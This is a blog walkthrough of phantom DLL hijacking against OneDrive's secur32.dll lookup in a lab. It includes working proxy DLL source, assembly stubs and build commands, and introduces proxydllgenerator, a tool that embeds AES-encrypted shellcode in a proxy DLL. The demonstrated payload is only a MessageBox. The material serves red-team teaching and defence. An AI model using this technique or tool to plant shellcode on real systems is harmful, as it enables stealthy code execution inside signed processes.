Phantom DLL Hijacking: Finding, Proxying, and Detecting Missing DLL Loads
A practical walkthrough of phantom DLL hijacking, covering DLL search-order analysis, proxy DLL development, detection opportunities, and the automation of proxy DLL generation with proxydllgenerator.
Lab disclaimer. Everything shown here is for authorised security testing, internal lab work, and defensive understanding. Do not run this against systems you do not own or do not have written permission to test.
Why I am writing this
DLL hijacking is one of those Windows techniques that looks simple from a distance, but the small details matter a lot once you try to make it work reliably.
The first time you read about it, the idea sounds straightforward:
- Find an application that tries to load a DLL.
- Put your own DLL where the application looks first.
- Start the application.
- Your DLL gets loaded.
That summary is technically true, but it skips the parts that usually break the proof of concept:
- Which DLL is the application trying to load, and how do we confirm that it is actually missing?
- Where does the application look for that DLL first, and is that location writable by the current user?
- After the first lookup fails, does the application later load the real DLL from
C:\Windows\System32? - Does the application continue running normally when the DLL is missing, or does it crash during startup?
- What functions does the original DLL export, and does our proxy DLL need to expose the same names?
- Are any exports resolved by ordinal instead of by name, and do we need to preserve the original ordinal values?
- What happens if our proxy DLL is missing an export that the application expects?
- Why is calling
LoadLibrary("secur32.dll")from inside our fakesecur32.dlla bad idea? - How do we safely load the real DLL without causing the loader to find our proxy DLL again?
- How do we forward calls back to the real DLL so the application continues working normally after our code runs?
I wanted to write this post in a way that I would have liked when I first started looking at DLL hijacking: practical, slow enough for beginners to follow, but still detailed enough for people who already know Windows internals to see where the sharp edges are.
I am also using this post to introduce a tool I built with the help of Claude: proxydllgenerator.
The tool automates the repetitive work of building proxy DLLs: parsing exports, generating the .def file, generating the assembly stubs, compiling x64 and x86 builds with MinGW, and optionally embedding encrypted shellcode. I built it because creating a proxy DLL by hand is a useful learning exercise. Doing it over and over again, however, is mostly repetitive work and an easy way to introduce small mistakes.
What is phantom DLL hijacking?
Before talking about phantom DLL hijacking, it helps to understand the normal DLL loading behaviour in Windows. When a Windows application needs a DLL, it can load it in two common ways. The safer way is by using the full path, for example:
C:\Windows\System32\secur32.dll
The less safe way is by only using the DLL name, for example:
secur32.dll
When only the DLL name is used, Windows has to search for it. It checks different locations in a specific order until it finds a DLL with that name. One of the locations it checks is the folder where the application itself is running from.
This becomes interesting when that folder is writable by the current user.
A phantom DLL hijack happens when an application tries to load a DLL that is not present in one of the earlier search locations. In Procmon, this usually appears as NAME NOT FOUND.
For example, an application may first look for:
C:\Users\Admin\AppData\Local\Microsoft\OneDrive\secur32.dll
If that file does not exist, Windows continues searching and may later load the real DLL from:
C:\Windows\System32\secur32.dll
That missing file in the earlier path is the opportunity. If we can place our own DLL with the same name in the location the application checks first, Windows may load our DLL before it reaches the real one in System32.
The reason this is called a phantom DLL hijack is because the DLL was not originally there. We are not replacing an existing DLL. We are creating a DLL that the application was already trying to find.
A good phantom DLL hijack usually has three conditions:
- The application looks for a DLL and Procmon shows
NAME NOT FOUND. - The missing DLL is searched in a directory writable by the current user.
- The application still works normally after the lookup fails, or it later loads the real DLL from another location such as
System32.
That makes it cleaner than overwriting an existing DLL, because we are not breaking or replacing a legitimate file. We are taking advantage of a missing DLL lookup that already exists in the application’s normal startup behaviour.
DLL loading refresher
A Windows executable does not normally contain all the code it needs. It imports functions from DLLs. For example, an application may use functions from:
kernel32.dllfor common Windows API functionality.user32.dllfor GUI-related functionality.secur32.dllfor Security Support Provider Interface functionality.- Application-specific DLLs shipped by the vendor.
When an executable starts, the Windows loader maps the executable into memory and resolves the DLL imports it needs. Some DLLs are loaded at process start. Others are loaded later by code calling functions such as LoadLibrary or LoadLibraryEx.
The risky pattern is when an application asks Windows for a DLL by name only, such as:
1
LoadLibraryA("example.dll");
That does not tell Windows exactly where example.dll should come from. Windows has to search for it.
A safer pattern is to load the DLL from a trusted full path, or use loader flags that restrict the search location. For example, developers can use LoadLibraryEx with LOAD_LIBRARY_SEARCH_SYSTEM32, or configure the process search order using SetDefaultDllDirectories.
For attackers and penetration testers, the interesting question is:
Does the target application search a directory I can write to before it loads the real DLL?
For defenders and developers, the question is:
Why is a signed application loading code from a location controlled by a normal user?
Why OneDrive is a good lab example
OneDrive is a useful lab target for explaining this because it is a real Microsoft-signed application installed under the user’s profile.
The path commonly looks like this:
1
%LOCALAPPDATA%\Microsoft\OneDrive\
From a Windows security point of view, that matters because %LOCALAPPDATA% is writable by the current user. If the application directory is writable and the application loads DLLs from that directory before System32, it becomes an interesting place to investigate.
To be clear, the point of this post is not that OneDrive is “vulnerable” or that every OneDrive installation is exploitable in the same way. The point is that user-profile application directories are common places to find DLL search-order issues, and OneDrive gives a clean example to explain the workflow.
Note: Many applications installed through the Microsoft Store are deployed under user-profile locations, such as
%LOCALAPPDATA%\Packages\or related per-user application directories. In some cases, these applications may attempt to load DLLs from their own installation or runtime paths before falling back to system locations.If the application checks a user-writable directory for a DLL that does not exist, and the process continues running normally after the lookup fails, it can become a good candidate for phantom DLL hijacking. This is why Microsoft Store and other per-user installed applications are worth reviewing during DLL search-order testing.
Finding phantom DLL candidates with Procmon
The easiest way to start looking for phantom DLL candidates is with Procmon from Sysinternals.
The filter is simple:
Process NameisOneDrive.exePathends with.dllResultisNAME NOT FOUND- Exclude obvious system locations such as
C:\Windows\...
 Procmon filter used to show DLL lookups from OneDrive that failed with NAME NOT FOUND.
Restart OneDrive and let Procmon continue capturing events.
At this stage, the goal is not to find every missing DLL. Modern Windows applications generate a large number of DLL lookup events during startup, and most of them are not useful from a hijacking perspective. You will typically see missing language resource DLLs, optional feature modules, and various lookup attempts that are never used again.
Instead, focus on DLLs that appear to be genuine application or operating system dependencies and are searched for in locations that could realistically be controlled by a user.
When reviewing the Procmon results, I usually look for candidates that meet the following criteria:
- The DLL appears to be a legitimate Windows DLL or a genuine application dependency.
- The application first searches for the DLL in a user-writable location.
- After the lookup fails, the application successfully loads the real DLL from a trusted location such as
C:\Windows\System32. - The application continues to function normally despite the initial lookup failure.
- The original DLL exports functions that can be proxied and forwarded to maintain application stability.
Finding a DLL that satisfies all of these conditions significantly increases the chances of building a reliable and non disruptive proxy DLL.
 Procmon showing multiple missing DLL lookups. The important part is understanding which ones are useful and which ones are noise.
In my test, secur32.dll stood out.
The interesting path was:
1
%LOCALAPPDATA%\Microsoft\OneDrive\secur32.dll
Procmon showed that OneDrive looked for secur32.dll in its own user-writable application directory first. It was not there, so the loader continued searching.
That does not prove exploitation yet. It only proves that OneDrive looked there. The next step is to confirm where the real DLL is loaded from.
Confirming the original DLL path
After finding a missing DLL lookup, change the Procmon filter to look for successful loads.
The filter becomes:
Process NameisOneDrive.exePathends withsecur32.dllResultisSUCCESS
 The filter changed from failed lookups to successful loads.
In my lab, OneDrive eventually loaded the real DLL from:
1
C:\Windows\System32\secur32.dll
 OneDrive loading the real secur32.dll from System32.
That gives us the important loading sequence:
1
2
%LOCALAPPDATA%\Microsoft\OneDrive\secur32.dll      -> NAME NOT FOUND
C:\Windows\System32\secur32.dll                    -> SUCCESS
That is the primitive. If a DLL named secur32.dll exists in OneDrive’s application directory, Windows will find it before the one in System32.
Why a proxy DLL is needed
At this point, a common beginner mistake is to compile a DLL named secur32.dll, drop it next to OneDrive.exe, and expect everything to work.
Sometimes the DLL loads, but the application crashes. The reason is simple: the application expected the real secur32.dll to export specific functions. If your replacement DLL does not export those functions, the application cannot resolve what it needs. That is where a proxy DLL comes in.
A proxy DLL is a DLL that:
- Uses the same filename as the DLL the application is trying to load.
- Exports the same functions as the original DLL.
- Loads the real DLL from a trusted full path, such as
C:\Windows\System32\secur32.dll. - Forwards calls from the application to the real DLL.
- Optionally runs your code during
DLL_PROCESS_ATTACH.
The idea is to keep the application working while still proving that your DLL was loaded.
The application thinks it loaded secur32.dll. In reality, it loaded the proxy DLL first. The proxy DLL then loads the real secur32.dll and forwards calls to it.
Copying the original DLL
For the manual process, I first copy the original DLL into my working directory.
1
2
cp C:\Windows\System32\secur32.dll .\
ls
 Copying the original DLL locally so its exports can be inspected.
This gives me the real DLL that OneDrive loaded. I can now inspect its exports and build a proxy that matches it.
Reading DLL exports
A DLL export is a function made available to other modules. If an application calls AcquireCredentialsHandleW from secur32.dll, that function must exist in the DLL that gets loaded.
There are multiple ways to list exports.
On Windows, Visual Studio tools include dumpbin:
1
dumpbin /exports secur32.dll
On Linux or macOS, pefile can parse the PE export table:
1
2
3
4
5
6
7
8
9
10
11
12
python3 -c "
import pefile

pe = pefile.PE('secur32.dll')

print('LIBRARY secur32')
print('EXPORTS')

for export in pe.DIRECTORY_ENTRY_EXPORT.symbols:
    if export.name:
        print(f'    {export.name.decode()} @{export.ordinal}')
"
IDA, Ghidra, CFF Explorer, and PE-bear can also show the export table.
 Exports shown in IDA. Every named export needs to be handled by the proxy DLL.
The important fields are:
- Export name
- Export ordinal
- Architecture
- Whether the export has a name or is ordinal-only
For secur32.dll, there are many named exports. A proper proxy needs to expose those names and keep the ordinals correct.
If the application resolves by name, the names matter. If it resolves by ordinal, the ordinals matter. If either is wrong, you may get a crash or strange runtime behaviour.
Building the proxy DLL by hand
I think it is useful to understand the manual process before using a generator. The reality is that tools fail, applications behave differently, and not every DLL can be proxied in exactly the same way. If you do not understand what is happening under the hood, debugging those issues becomes frustrating very quickly. Building a proxy DLL by hand teaches you how export forwarding works, why ordinals must be preserved, how the Windows loader resolves imports, and why loading the original DLL incorrectly can cause unexpected behaviour.
Once you understand those fundamentals, using a generator becomes a convenience rather than a dependency. So before introducing proxydllgenerator, let’s build a proxy DLL manually and see what is actually required to make a phantom DLL hijack work reliably.
The manual build normally has three files:
1
2
3
proxy.def
dllmain.c
stubs.s
The DEF file
The .def file tells the linker which functions the proxy DLL should export and the ordinals that should be assigned to them. Rather than creating this file manually, it can be generated directly from the original DLL’s export table using the Python snippet shown above.
A simplified example looks like this:
1
2
3
4
5
LIBRARY secur32
EXPORTS
    AcceptSecurityContext @1
    AcquireCredentialsHandleA @2
    AcquireCredentialsHandleW @3
In a proxy, this list must contain all the relevant exports from the original DLL. This is one of the places where mistakes happen. If you miss an export, the application may crash. If you assign the wrong ordinal, the application may call the wrong function.
The DllMain logic
DllMain is the DLL entry point. Windows calls it when the DLL is loaded or unloaded.
For this proxy, the important steps are:
- Detect
DLL_PROCESS_ATTACH. - Build the full path to the real DLL inside
System32. - Load the real DLL using that full path.
- Resolve the original export addresses with
GetProcAddress. - Store the function pointers in a table.
- Start the lab payload in a separate thread.
- Return quickly.
A simplified version looks like this:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
#include <windows.h>

static FARPROC proxy_fns[3];

DWORD WINAPI LabThread(LPVOID lpParam)
{
    MessageBoxA(NULL, "Proxy DLL loaded from OneDrive process", "Lab", MB_OK);
    return 0;
}

BOOL WINAPI DllMain(HINSTANCE hinst, DWORD reason, LPVOID reserved)
{
    if (reason == DLL_PROCESS_ATTACH) {
        DisableThreadLibraryCalls(hinst);

        char path[MAX_PATH];
        GetSystemDirectoryA(path, MAX_PATH);
        lstrcatA(path, "\\secur32.dll");

        HMODULE original = LoadLibraryA(path);
        if (!original) {
            return FALSE;
        }

        proxy_fns[0] = GetProcAddress(original, "AcceptSecurityContext");
        proxy_fns[1] = GetProcAddress(original, "AcquireCredentialsHandleA");
        proxy_fns[2] = GetProcAddress(original, "AcquireCredentialsHandleW");

        CreateThread(NULL, 0, LabThread, NULL, 0, NULL);
    }

    return TRUE;
}
There are two important points here.
First, the proxy loads the original DLL using a full System32 path. Never call this from inside your proxy:
1
LoadLibraryA("secur32.dll");
This asks Windows to search again. Since your proxy DLL is already sitting in the earlier search directory, you can end up resolving back to yourself instead of the real DLL.
Second, keep DllMain small. Windows calls DllMain while the loader lock is held. Doing too much inside it can create deadlocks and unstable behaviour.
The assembly stubs
The export stubs are small assembly functions whose only purpose is to forward execution to the original DLL.
Earlier, DllMain() resolved the addresses of the real exports and stored them in the proxy_fns array:
1
2
3
proxy_fns[0] = GetProcAddress(original, "AcceptSecurityContext");
proxy_fns[1] = GetProcAddress(original, "AcquireCredentialsHandleA");
proxy_fns[2] = GetProcAddress(original, "AcquireCredentialsHandleW");
At runtime, proxy_fns contains the addresses of the real functions inside C:\Windows\System32\secur32.dll.
Conceptually, each stub looks like this:
1
2
3
4
5
6
7
8
AcceptSecurityContext:
    jmp proxy_fns[0]

AcquireCredentialsHandleA:
    jmp proxy_fns[1]

AcquireCredentialsHandleW:
    jmp proxy_fns[2]
The actual x64 assembly generated for this is slightly more verbose:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
.extern proxy_fns

.text

.globl AcceptSecurityContext
AcceptSecurityContext:
    jmpq *proxy_fns(%rip)

.globl AcquireCredentialsHandleA
AcquireCredentialsHandleA:
    jmpq *proxy_fns+8(%rip)

.globl AcquireCredentialsHandleW
AcquireCredentialsHandleW:
    jmpq *proxy_fns+16(%rip)
Let’s break down what this means.
The proxy_fns array contains function pointers:
1
2
3
proxy_fns[0] -> AcceptSecurityContext
proxy_fns[1] -> AcquireCredentialsHandleA
proxy_fns[2] -> AcquireCredentialsHandleW
Since this is a 64-bit process, each pointer occupies 8 bytes in memory:
1
2
3
4
5
proxy_fns
│
├── +0   -> proxy_fns[0]
├── +8   -> proxy_fns[1]
└── +16  -> proxy_fns[2]
When the first stub executes:
1
jmpq *proxy_fns(%rip)
it jumps to the address stored in proxy_fns[0].
When the second stub executes:
1
jmpq *proxy_fns+8(%rip)
it jumps to the address stored in proxy_fns[1].
Likewise:
1
jmpq *proxy_fns+16(%rip)
jumps to the address stored in proxy_fns[2].
The (%rip) part simply tells the assembler to locate proxy_fns relative to the current instruction pointer. It is the standard way x64 code accesses global variables and is not specific to DLL proxying.
The overall execution flow looks like this:
1
2
3
4
5
6
7
8
9
10
11
OneDrive.exe
    ↓
AcceptSecurityContext()
    ↓
Fake secur32.dll export
    ↓
jmpq *proxy_fns(%rip)
    ↓
Real AcceptSecurityContext()
    ↓
C:\Windows\System32\secur32.dll
From OneDrive’s perspective, everything behaves exactly as expected. The application calls AcceptSecurityContext(), receives the correct result, and continues running normally. The only difference is that our DLL was loaded first, giving us an opportunity to execute our own code before forwarding execution to the legitimate DLL.
Compiling with MinGW
For x64:
1
2
x86_64-w64-mingw32-gcc -shared -o secur32.dll \
    dllmain.c stubs.s proxy.def -O2 -s
For x86:
1
2
i686-w64-mingw32-gcc -shared -o secur32.dll \
    dllmain.c stubs.s proxy.def -O2 -s -Wl,--kill-at
The --kill-at option matters for x86 because exported stdcall symbols can otherwise appear with suffixes such as @8 or @16, which may not match what the importing application expects.
Where manual proxy DLL work goes wrong
Building a proxy DLL is not particularly difficult, but there are a lot of small details that can cause problems if they are overlooked.
Some common mistakes include:
- Missing an export that the application expects to call.
- Preserving the export name but assigning the wrong ordinal.
- Building an x64 proxy DLL for an x86 process, or vice versa.
- Loading the original DLL by name instead of by full path and accidentally resolving the proxy DLL again.
- Running into export naming and symbol decoration issues on x86.
- Performing too much work inside
DllMain()while the loader lock is held. - Confirming that the DLL loads successfully but failing to verify that the application still functions correctly.
None of these issues are particularly difficult to fix, but they become tedious when dealing with DLLs that export dozens or even hundreds of functions.
Building a proxy DLL manually is a useful exercise because it helps you understand how export forwarding works. After doing it a few times, however, the process becomes repetitive. This is exactly the problem that proxydllgenerator is designed to solve.
Introducing proxydllgenerator
This is the reason I built proxydllgenerator.
It is a Python tool that automates proxy DLL generation for DLL hijacking labs and authorized red-team testing.
At a high level, the tool takes:
- A target DLL to proxy
- A raw shellcode payload
- Optional build settings
Then it generates and compiles a replacement DLL that:
- Exports the named functions from the original DLL
- Loads the real DLL from
System32at runtime - Forwards export calls through generated assembly JMP stubs
- Runs the payload in a dedicated thread from
DllMain - Optionally encrypts the embedded shellcode using AES-CBC
- Builds x64, x86, or both using MinGW-w64
The basic usage is:
1
python3 proxydll.py -dll secur32.dll -shellcode payload.bin
With automatic AES encryption:
1
python3 proxydll.py -dll secur32.dll -shellcode payload.bin --encrypt
 proxydllgenerator parsing 101 exports from secur32.dll, AES-256-CBC encrypting the shellcode with an auto-generated key, and building both x64 and x86 proxy DLLs in one go.
For x64 only with a custom output name:
1
python proxydll.py -dll secur32.dll -shellcode payload.bin -arch x64 -o secur32
If you want to inspect the generated source files:
1
python proxydll.py -dll version.dll -shellcode shell.bin --keep-sources -v
The default output structure is:
1
2
3
4
5
6
output/
└── AMD/
    ├── x64/
    │   └── <name>.dll
    └── x86/
        └── <name>.dll
With --keep-sources, the tool also keeps the generated source files:
1
2
3
4
5
6
7
output/_sources/
├── x64/
│   ├── dllmain.c
│   ├── stubs.s
│   └── proxy.def
└── x86/
    └── ...
What proxydllgenerator automates
proxydllgenerator does not introduce any new DLL hijacking techniques. It’s purpose is to automate the repetitive parts of building a proxy DLL. Given a target DLL, it parses the export table, generates the required .def file, creates the assembly stubs used for export forwarding, generates the dllmain.c boilerplate needed to load the original DLL from System32, and compiles the final proxy DLL using MinGW-w64.
It can also optionally AES encrypt an embedded shellcode payload and generate the corresponding BCrypt decryption routine. The goal is simply to avoid storing raw shellcode bytes directly in the compiled artifact and to remove the repetitive work involved in building proxy DLLs by hand.
Running the OneDrive lab
After generating the proxy DLL for secur32.dll, the x64 build is available under:
1
output/AMD/x64/secur32.dll
In my lab, OneDrive was x64, so I used the x64 build.
The target directory was:
1
%LOCALAPPDATA%\Microsoft\OneDrive\
For a lab VM, the copy step looks like this:
1
2
cd C:\Users\Admin\AppData\Local\Microsoft\OneDrive
Copy-Item C:\Path\To\output\AMD\x64\secur32.dll .\secur32.dll
 The proxy DLL placed in OneDrive’s user-writable application directory.
Then restart OneDrive.
The expected flow is:
- OneDrive starts.
- The Windows loader checks the OneDrive application directory.
- It finds
secur32.dll. - It loads the proxy DLL.
- The proxy loads the real
C:\Windows\System32\secur32.dll. - The proxy resolves exports and forwards calls.
- The lab payload confirms execution.
For this post, I used a simple MessageBox payload because it is visible and easy to validate in screenshots.
